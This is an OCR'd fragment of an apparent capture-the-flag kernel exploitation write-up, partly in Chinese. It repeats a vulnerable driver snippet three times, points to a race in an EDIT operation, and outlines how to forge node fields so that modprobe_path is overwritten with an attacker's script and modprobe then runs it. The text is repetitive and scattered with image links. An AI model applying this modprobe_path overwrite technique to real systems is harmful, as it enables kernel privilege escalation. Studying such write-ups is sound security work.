





```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

Exploit


Analyze. Race at EDIT




```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

Exploit

Analyze. Race at EDIT




```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

- 00~08 - key，值給 0 ^ node-1 key
- 08~10 - size，值給 8 ^ node-1 key
- 10~18 - data pointer，值給 modprobe_path ^ node-1 key

Exploit

Final

- 對 node-15 使用 EDIT，因為 key 為 0，因此複製過去的就直接是 raw data
- 蓋寫 modprobe_path 為指定腳本
- 最後觸發 modprobe 的操作即可